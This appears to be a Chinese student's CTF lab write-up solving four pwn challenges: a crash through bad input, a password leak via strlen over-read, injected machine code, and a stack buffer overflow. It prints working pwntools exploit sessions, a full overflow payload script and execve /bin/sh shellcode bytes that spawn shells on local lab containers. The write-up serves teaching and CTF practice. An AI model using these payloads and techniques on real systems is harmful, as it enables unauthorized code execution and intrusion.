Pwn Lab 1

1. Task 1


观察代码，检索出可能存在漏洞的部分：

```
        printf("Input your decimal number: ");
        scanf("%d", &a);

        printf("What do you want to turn it into: ");
        scanf("%d", &b);

        for (i = 0; i < 100; i++) {
                if (a <= pow(b, i))
                        break;
        }
```

代码没有对输入做判断，所以可以构造特殊的输入让程序陷入死循环。a <= pow(b, i)时跳出，所以只需要让a>pow(b, i)恒成立即可，例如，a取一个大于1的整数，b取0，pow的部分永远是1，这样程序就不会退出，于是有：

```
PS C:\Users\Direwolf> python
Python 3.11.4 (tags/v3.11.4:d2340ef, Jun  7 2023, 05:45:37) [MSC v.1934 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> conn=remote('127.0.0.1',59803)
[x] Opening connection to 127.0.0.1 on port 59803
[x] Opening connection to 127.0.0.1 on port 59803: Trying 127.0.0.1
[+] Opening connection to 127.0.0.1 on port 59803: Done
>>> conn.recv()
b'Input your decimal number: '
>>> conn.sendline("100")
<stdin>:1: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
>>> conn.recv()
b'What do you want to turn it into: '
>>> conn.sendline(b'0')
>>> conn.recv()
b'Alarm clock\n----------------------------------\nCool program crashed with status 36352\nyour flag: AAA{pr0GraM_C4n_
ea5ilY_crAsH}\n'
>>>
```

得到flag：AAA{pr0GraM_C4n_ea5ilY_crAsH}



2. Task 2

检查代码，这是一个登录程序，有两个用户，分别为"user"和"admin"，因此需要想办法找到密码，检查密码输入的逻辑，发现代码使用了`read(STDIN_FILENO,buf,BUFFER_SIZE);`而最后输出的时候有`printf("you input password as %s (len %d)\n",password,strlen(password));`，使用了strlen函数，而这个函数默认以第一个遇到的'/0'为结尾，如果没有遇到则会一直输出，直到遇到'/0'。而代码中变量定义是挨在一起的：

```
char username[BUFFER_SIZE];
char password[BUFFER_SIZE];
char password_verify[BUFFER_SIZE];
```

说明在内存中输入的密码和真正的密码是存在相邻的位置的，通过构造无结尾的字符就能使程序输出真正的密码：

```
>>> conn=remote('127.0.0.1',63172)
[x] Opening connection to 127.0.0.1 on port 63172
[x] Opening connection to 127.0.0.1 on port 63172: Trying 127.0.0.1
[+] Opening connection to 127.0.0.1 on port 63172: Done
>>> conn.recv()
b'Hello there, please input your username'
>>> conn.sendline(b"user")
>>> conn.recv()
b'\n'
>>> conn.sendline(b'32')
>>> conn.recv()
b'Hello user, please tell me the length of your password\n'
>>> payload='A'*32
>>> conn.sendline(payload)
>>> conn.recv()
b"cool, input your password\nWhat's wrong with you? Are you a hacker?\n----------------
- LOG -----------------\nyou input name as user (len 4)\nyou input password as AAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAI_am_very_very_strong_password!! (len 64)\n----------------------
--------------------\n"
>>>
```


然后再输入真正的密码登入，拿到第一部分的flag：AAA{Oh_D1rTy_sta

```
>>> conn=remote('127.0.0.1',63172)
[x] Opening connection to 127.0.0.1 on port 63172
[x] Opening connection to 127.0.0.1 on port 63172: Trying 127.0.0.1
[+] Opening connection to 127.0.0.1 on port 63172: Done
>>> conn.recv()
b'Hello there, please input your username\n'
>>> conn.sendline(b"user")
>>> conn.sendline(b'32')
>>> conn.recv()
b'Hello user, please tell me the length of your password\ncool, input your password\n'
>>> password=b"I_am_very_very_strong_password!!"
>>> conn.sendline(password)
>>> conn.recv()
b'password correct! show your the first part of flag\nflag1: AAA{Oh_D1rTy_sta'
>>>
```

如法炮制拿到admin的密码,然后重新登录，用cat拿到第二部分的flag：
CK_Ne3d_C1a4n}

```
>>> conn.sendline(b"admin")
>>> conn.sendline(b'26')
>>> conn.sendline(b'ILovePlayCTFbtwAlsoDota2!')
>>> conn.recv()
b'Hello there, please input your username\nHello admin, please tell me the length of yo
ur password\ncool, input your password\npassword correct! launch your shell\n'
>>> conn.interactive()
[*] Switching to interactive mode
ls
bin
dev
flag2
lib
lib32
lib64
libexec
login_me
password.txt
cat flag2
CK_Ne3d_C1a4n}
```

完整的flag为：AAA{Oh_D1rTy_staCK_Ne3d_C1a4n}



3. Task 3

对文件进行反汇编，可以看出：这个代码要求我们在实现一些计算功能的代码后，以汇编的形式传入，程序会用我们提供的函数进行计算只有全部通过了才能拿到flag1：

```
puts("Hello there, once you finish the delegate tasks I requested,\nI will give you your flag :)");
puts("*** DO NOT CHEAT ME, BIG MA IS WATHCING YOU ***");
puts("-------------------------------------------------------------");
puts("Request-1: give me code that performing ADD");
read(0, buf, 0x100uLL);
if ( ((unsigned int (__fastcall *)(_QWORD, _QWORD))buf)(v7, v8) != v7 + v8 )
  goto LABEL_10;
puts("goooooood, next one");
puts("Request-2: give me code that performing SUB");
read(0, buf, 0x100uLL);
if ( ((unsigned int (__fastcall *)(_QWORD, _QWORD))buf)(v7, v8) != v7 - v8 )
  goto LABEL_10;
puts("goooooood, next one");
puts("Request-3: give me code that performing AND");
read(0, buf, 0x100uLL);
if ( ((unsigned int (__fastcall *)(_QWORD, _QWORD))buf)(v7, v8) != (v8 & v7) )
  goto LABEL_10;
puts("goooooood, next one");
puts("Request-4: give me code that performing OR");
read(0, buf, 0x100uLL);
if ( ((unsigned int (__fastcall *)(_QWORD, _QWORD))buf)(v7, v8) == (v8 | v7)
  && (puts("goooooood, fianl one"),
      puts("Request-5: give me code that performing XOR"),
      read(0, buf, 0x100uLL),
```

因此，我们需要先得到这些运算的汇编代码，我们将所有功能写进一个c文件中：

```c
int add(int a, int b)
{
        return a + b;
}

int sub(int a, int b)
{
        return a - b;
}

int and(int a, int b)
{
        return a & b;
}

int or(int a, int b)
{
        return a | b;
}

int xor(int a, int b)
{
        return a ^ b;
}
```

用 `gcc -S -O2 cal.c`, `as cal.s -o cal.o` ,`file cal.o`生成.o文件，便可以用 `objdump -d <file name>|less`查看其汇编代码和机器码了：

```
0000000000000000 <add>:
   0:   f3 0f 1e fa             endbr64
   4:   8d 04 37                lea    (%rdi,%rsi,1),%eax
   7:   c3                      ret
   8:   0f 1f 84 00 00 00 00    nopl   0x0(%rax,%rax,1)
   f:   00

0000000000000010 <sub>:
  10:   f3 0f 1e fa             endbr64
  14:   89 f8                   mov    %edi,%eax
  16:   29 f0                   sub    %esi,%eax
  18:   c3                      ret
  19:   0f 1f 80 00 00 00 00    nopl   0x0(%rax)

0000000000000020 <and>:
  20:   f3 0f 1e fa             endbr64
  24:   89 f8                   mov    %edi,%eax
  26:   21 f0                   and    %esi,%eax
  28:   c3                      ret
  29:   0f 1f 80 00 00 00 00    nopl   0x0(%rax)

0000000000000030 <or>:
  30:   f3 0f 1e fa             endbr64
  34:   89 f8                   mov    %edi,%eax
```

```
    36:   09 f0                   or     %esi,%eax
    38:   c3                      ret
    39:   0f 1f 80 00 00 00 00    nopl   0x0(%rax)

0000000000000040 <xor>:
    40:   f3 0f 1e fa             endbr64
    44:   89 f8                   mov    %edi,%eax
    46:   31 f0                   xor    %esi,%eax
    48:   c3                      ret
```

将这些指令分别传入程序：

```
add_code = b"\xf3\x0f\x1e\xfa\x8d\x04\x37\xc3"
sub_code = b"\xf3\x0f\x1e\xfa\x89\xf8\x29\xf0\xc3"
and_code = b"\xf3\x0f\x1e\xfa\x89\xf8\x21\xf0\xc3"
or_code = b"\xf3\x0f\x1e\xfa\x89\xf8\x09\xf0\xc3"
xor_code = b"\xf3\x0f\x1e\xfa\x89\xf8\x31\xf0\xc3"
```

最后得到：

```
>>> from pwn import *
>>> target_address = '127.0.0.1'
>>> target_port = 50114
>>> p = remote(target_address, target_port)
[x] Opening connection to 127.0.0.1 on port 50114
[x] Opening connection to 127.0.0.1 on port 50114: Trying 127.0.0.1
[+] Opening connection to 127.0.0.1 on port 50114: Done
>>> add_code = b"\xf3\x0f\x1e\xfa\x8d\x04\x37\xc3"
>>> sub_code = b"\xf3\x0f\x1e\xfa\x89\xf8\x29\xf0\xc3"
>>> and_code = b"\xf3\x0f\x1e\xfa\x89\xf8\x21\xf0\xc3"
>>> or_code = b"\xf3\x0f\x1e\xfa\x89\xf8\x09\xf0\xc3"
>>> xor_code = b"\xf3\x0f\x1e\xfa\x89\xf8\x31\xf0\xc3"
>>> p.sendafter(b"Request-1: give me code that performing ADD", add_code)
b'Hello there, once you finish the delegate tasks I requested,\nI will give you your fl
ag :)\n*** DO NOT CHEAT ME, BIG MA IS WATHCING YOU ***\n------------------------------
----------------------------\nRequest-1: give me code that performing ADD'
>>> p.sendafter(b"Request-2: give me code that performing SUB", sub_code)
b'\ngooooooood, next one\nRequest-2: give me code that performing SUB'
>>> p.sendafter(b"Request-3: give me code that performing AND", and_code)
b'\ngooooooood, next one\nRequest-3: give me code that performing AND'
>>> p.sendafter(b"Request-4: give me code that performing OR", or_code)
b'\ngooooooood, next one\nRequest-4: give me code that performing OR'
>>> p.sendafter(b"Request-5: give me code that performing XOR", xor_code)
b'\ngooooooood, fianl one\nRequest-5: give me code that performing XOR'
>>> p.interactive()
[*] Switching to interactive mode

Soooooooo wonderful, here is your first part of flag:
AAA{SheL1c0de_T0[*] Got EOF while reading in interactive
```

所以flag的第一部分为：AAA{SheL1c0de_T0

正常按照程序流程走的话只能拿到第一部分的flag，既然程序给了我们执行任意代码的能力，就需要想办法调出shell来找到第二部分的flag了，为此需要使用shellcode，通过查询database找到了我们需要的shellcode：

```
shellcode=b"\x6a\x42\x58\xfe\xc4\x48\x99\x52\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5e\x49\x89\xd0\x49\x89\xd2\x0f\x05"
```

传入程序调出shell，最后找到flag的第二部分：_9E7_All_F1ag5}

```
>>> p = remote(target_address, target_port)
[x] Opening connection to 127.0.0.1 on port 50114
[x] Opening connection to 127.0.0.1 on port 50114: Trying 127.0.0.1
[+] Opening connection to 127.0.0.1 on port 50114: Done
>>> shellcode = b"\x6a\x42\x58\xfe\xc4\x48\x99\x52\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\
x68\x57\x54\x5e\x49\x89\xd0\x49\x89\xd2\x0f\x05"
>>> p.sendafter(b"Request-1: give me code that performing ADD", shellcode)
b'Hello there, once you finish the delegate tasks I requested,\nI will give you your fl
ag :)\n*** DO NOT CHEAT ME, BIG MA IS WATHCING YOU ***\n------------------------------
--------------------------\nRequest-1: give me code that performing ADD'
>>> p.interactive()
[*] Switching to interactive mode

ls
bin
dev
flag2
inject_me
lib
lib32
lib64
libexec
cat flag2
_9E7_All_F1ag5}
```

完整的flag为：AAA{SheL1c0de_T0_9E7_All_F1ag5}

4. Task 4

检查.c文件的漏洞：

```c
int main(int argc, char *argv[])
{
        prepare(); // quite necessary

        int rndval;
        int size = sysconf(_SC_PAGESIZE);
        char *rndstr = getenv(RDNKEY);
        char buffer[32];

        sscanf(rndstr, "%d", &rndval);

        uint64_t map_addr = MAP_ADDR + ((rndval % 8) * 0x1000);
        mmap(map_addr, size, PROT_EXEC | PROT_READ | PROT_WRITE, MAP_PRIVATE |
MAP_ANONYMOUS | MAP_FIXED, -1, 0);
        puts("what's your name: ");
        read(0, map_addr, 64);
        puts("try to overflow me~");
        gets(buffer);
```

```
        return 0;
}
```

从这里可以看出，read函数输入的数据是可以执行的（PROT_EXEC），我们可以把shellcode放到这里面，用后面的gets函数实现栈溢出攻击，将函数的返回地址改到map_addr，就能够使程序跳转到我们的shellcode。因此我们需要知道，shellcode的地址和需要覆盖的字节数。

MAP_ADDR的宏定义为 `#define MAP_ADDR 0x20000`，经过 `uint64_t map_addr = MAP_ADDR + ((rndval % 8) * 0x1000);`转换后得到map_addr，也就是注入的shellcode的位置，然而rndval取决于服务器的环境变量取值，需要进行爆破，好在有取模的限制，我们最多只需要8次尝试。

把可执行文件放入IDA查看其汇编代码：

```
lea     rax, aTryToOverflowM ; "try to overflow me~"
mov     rdi, rax        ; s
call    _puts
lea     rax, [rbp-40h]
mov     rdi, rax
mov     eax, 0
call    _gets
mov     eax, 0
leave
retn
```

我们的目标是让函数回到retn语句，实现返回，调用gets前[rbp-40h]告诉了我们偏移量，而且在64位系统下还额外需要8字节的偏移量，最后使用的覆盖长度是 `0x40+8`。

根据以上思路和之前查到的shellcode，可以完成以下攻击代码：

```
from pwn import *
# 目标服务器地址和端口
target_address = '127.0.0.1'
target_port = 51842

# 连接到目标服务器
p = remote(target_address, target_port)

shellcode_addr=0x20000 +0x5000

# x86_64 Linux 打开shell的shellcode
shellcode =
b"\x6a\x42\x58\xfe\xc4\x48\x99\x52\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\
x5e\x49\x89\xd0\x49\x89\xd2\x0f\x05"
# 计算部分
```

```
payload=b'A'*(0x40+8) + p64(shellcode_addr)
# 发送shellcode到目标服务器
p.sendafter(b"what's your name: ",shellcode)
p.sendafter(b"try to overflow me~",payload)

# 切换到交互模式
p.interactive()
```

其中0x5000的偏移量是逐个遍历得到的。由此可以进入shell，并使用cat flag命令输出flag的内容：AAA{R37_t0_guEs5_shE1Lc0d3_poS}

```
>>> from pwn import *
>>> # 目标服务器地址和端口
>>> target_address = '127.0.0.1'
>>> target_port = 51842
>>>
>>> # 连接到目标服务器
>>> p = remote(target_address, target_port)
[x] Opening connection to 127.0.0.1 on port 51842
[x] Opening connection to 127.0.0.1 on port 51842: Trying 127.0.0.1
[+] Opening connection to 127.0.0.1 on port 51842: Done
>>>
>>> shellcode_addr=0x20000 +0x5000
>>>
>>> # x86_64 Linux 打开shell的shellcode
>>> shellcode = b"\x6a\x42\x58\xfe\xc4\x48\x99\x52\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5e\x49\x89\xd0\x49\x
89\xd2\x0f\x05"
>>> # 计算部分
>>> payload=b'A'*(0x40+8) + p64(shellcode_addr)
>>> # 发送shellcode到目标服务器
>>> p.sendafter(b"what's your name: ",shellcode)
b"what's your name: "
>>> p.sendafter(b"try to overflow me~",payload)
b'\ntry to overflow me~'
>>>
>>> # 切换到交互模式
>>> p.interactive()
[*] Switching to interactive mode

ls
ls
bin
dev
flag
lib
lib32
lib64
libexec
sbofsc
cat flag
AAA{R37_t0_guEs5_shE1Lc0d3_poS}
```

从而完成此题目：


[lab1] pwn sbofsc
100 pts
题目类型： pwn
题目难度： easy
题目作者： f0rm2l1n
题目分类： pwn lab 1
stack buffer overflow + shellcode
本题为容器题目，解题需开启容器实例
容器默认有效期为 120 分钟
开启实例
该题目已被解出

5. Bonus